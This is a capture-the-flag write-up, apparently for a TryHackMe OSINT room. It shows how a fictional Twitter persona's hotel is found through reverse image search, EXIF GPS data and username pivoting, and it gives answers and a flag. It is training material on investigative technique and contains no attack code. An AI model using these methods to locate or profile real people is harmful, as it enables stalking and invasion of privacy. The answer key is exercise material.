


https://twitter.com/IGuideClaus2020/status/1331612872988905473/photo/1

IGuidetheClaus2020 @IGuideClaus2020
Day and night. It got a little cold, so I put a scarf on. Hehe
10:57 PM · Nov 25, 2020 · Twitter Web App
2 Retweets 54 Likes

Richard ... @mac... · Dec 15, 2020
Replying to @IGuideClaus2020
awesome thm osint

M i m i c L... @L... · Dec 15, 2020
Replying to @IGuideClaus2020
So sad what happend
youtube.com
Rudolph Balloon Christmas Parad...




File Upload

kali / Downloads

Name	Size	Type	Modified
big.txt	166.4 kB	Text	18 Jun
NurAisyahNabila.ovpn	8.3 kB	Text	18 Jun
RudolphParade.jpeg	49.5 kB	Image	11:39
wordlist	559 bytes	Text	18 Jun
ZAP_2_11_1_unix.sh	197.1 MB	Program	20 Jun

Use the reverse image search feature in Google Images to find visually similar images to the one we downloaded.



https://www.google.com/search?tbs=sbi:AMhZZiscT7bvsJ60UpEcNDo0QPoQNDaKJ48qiJxN3mhm_18tpAmp8sL_137DMU

RudolphParade.jpeg rudolph the red nosed reindeer parade balloo

About 209 results (1.02 seconds)

Image size:
650 × 510

Find other sizes of this image:
All sizes - Small - Medium


Possible related search: ***rudolph the red nosed reindeer parade balloon***

https://www.youtube.com › watch
Rudolph Balloon Christmas Parade Tragedy - YouTube
4 Dec 2010 — **Rudolph Balloon Christmas Parade** Tragedy ... Richmond VA 12/4/2010 – **Rudolph balloon** doesn't quite make it around the stop light, ends up with ...

https://www.youtube.com › watch
Raw Video: Rudolph Balloon Pops During Parade - YouTube
8 Dec 2010 — ... a **Christmas Parade** in Richmond, Virginia shows what happens when traffic lights and **parade balloons** collide. A **Rudolph the red nosed** ...

Visually similar images

Click on any article that has the same pictures.



Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019

On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.


The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

When an opportunity to take part in the parade came to our Chicago office, we were more than happy to seize the chance to demonstrate our total commitment to the community and serve as the parade's only law firm sponsor. As our parade walkers made their way down the Magnificent Mile, our Rudolph balloon was met with excitement and delight – especially when our balloon handlers twirled Rudolph in a circle during pauses in the parade.

Answer: Chicago

Question 8: Okay, you found the city, but where specifically was one of the photos taken?

In one of Rudolph's tweets, he uploaded a higher resolution version of the photo. Download the picture from the tweet.



IGuidetheClaus2020 @IGuideClaus2020

Here's a higher resolution to one of the photos from earlier: tcm-sec.com/wp-content/upl...

11:08 PM · Nov 25, 2020 · Twitter Web App

17 Likes

Tweet your reply

IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020
Replying to @IGuideClaus2020
Right outside of my hotel too, lol.
5

pratyush kashyap @pratyushkashy11 · Dec 15, 2020
Replying to @IGuideClaus2020
oops got the flag

ThisisStrings @thisisstrings · Dec 15, 2020
Replying to @IGuideClaus2020
Looks like a good time!

Relevant people

IGuidetheClaus2020 @IGuideClaus2020
Seeking the truth. Really. Business inquiries: rudolphthered@hotmail.com

Trends for you

Trending in Malaysia
#MalaysiaOpen2022
26.5K Tweets


#CeriaPopstarXtra
Ceria Popstar Xtra Game On! Setiap Rabu, 9 malam.
Promoted by Astro Gempak

Music · Trending
WE LOVE YOU TAEHYUNG
93.1K Tweets

Entertainment · Trending
#MewSuppasit
123K Tweets

Music · Trending
winwin

Use the website **https://exifdata.com** to retrieve the exif data from the photo. Upload the higher resolution photo downloaded earlier to the website.



What is EXIF data?

EXIF is short for Exchangeable Image File, a format that is a standard for storing interchange information in digital photography image files using JPEG compression. Almost all new digital cameras use the EXIF annotation, storing information on the image such as shutter speed, exposure compensation, F number, what metering system was used, if a flash was used, ISO number, date and time the image was taken, whitebalance, auxiliary lenses that were used and resolution. Some images may even store GPS information so you can easily see where the images were taken!

EXIFdata.com is an online application that lets you take a deeper look at your favorite images!

Upload an image


lights-festival-website.jpg

Submit an image URL

File size limit: 20 mb

Valid file types: JPG/JPEG, TIFF, GIF, PNG, PSD, BMP, RAW, CR2, CRW, PICT, XMP, DNG

In the exif data, we can find the specific latitude and longitude coordinates for the location where the photo was taken.



lights-festival-website.jpg


File Size	50 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	72
Y Resolution	72
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
YCbCr Positioning	Centered

(click for original)

GPS Position
41.891815 degrees N, 87.624277 degrees W

Resolution
650x510


Type the coordinates that we found earlier into Google Maps to find the exact location.



Answer: 41.891815, 87.624277

Question 9: Did you find a flag too?

Scroll through the exif data. At the copyright section, we can see a flag



IFD0


Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

.

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4

<u>Question 11:</u> Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Type in the coordinates of the location in Google Maps.



41.891815 N 87.624277 W


41°53'30.5"N 87°37'27.4"W

41.891815, -87.624277

370 N Michigan Ave, Chicago, IL 60611, USA

V9RG+P7H Chicago, Illinois, USA

Scroll through the map to find a nearby hotel. From Rudolph's tweet earlier, we know that the parade took place right outside his hotel.




IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020
Here's a higher resolution to one of the photos from earlier: tcm-sec.com/wp-content/upl...

4   17

IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020
Right outside of my hotel too, lol.

5



https://www.google.com/maps/place/Chicago+Marriott+Downtown+Magnificent+Mile/@41.8920183,-87.6244898,20z/dat

41.891815 N 87.624277 W

us.rehlat.com RM 1,530

More options from RM 1,623

Prices are currently high for your trip

Highlights

Near public transit

540 Michigan Ave, Chicago, IL 60611, United States

Located in: The Shops at North Bridge

marriott.com

+1 312-836-0100

V9RG+V5 Chicago, Illinois, USA

Check-in time: 4:00 pm
Check-out time: 12:00 pm

LGBTQ+ friendly

Add a label

Chicago Marriott Downtow...
4.3 ★ (2,862)
Hotel
RM 1,623

Copied to clipboard

Answer: 540

Thought Process/Methodology:

To start this task, we retrieved Rudolph's username from the poem in tryhackme which is IGuidetheClaus2020. Then, we typed the URL **https://www.reddit.com/user/IGuidetheClaus2020/comments** to directly go to Rudolph's Reddit comment section. While scrolling through his Reddit comment history, we found out from one of his comment posts that he was born in Chicago. He also mentioned that his creator was Robert. By searching in Google about Robert, we found out Robert's last name is May. Then, we investigated more through Rudolph's Reddit comment history and found out he uses twitter from one of his comments. We used the website **https://namechk.com** to search for usernames similar to Rudolph's username in Reddit. Then, we searched for Rudolph's twitter account. When we scrolled through his tweets, we found out more personal information about Rudolph such as his favourite TV show (The Bachelorette) and events that he attended. In one of his tweets, he uploaded a photo of a parade that took place in front of his hotel. We downloaded the picture and 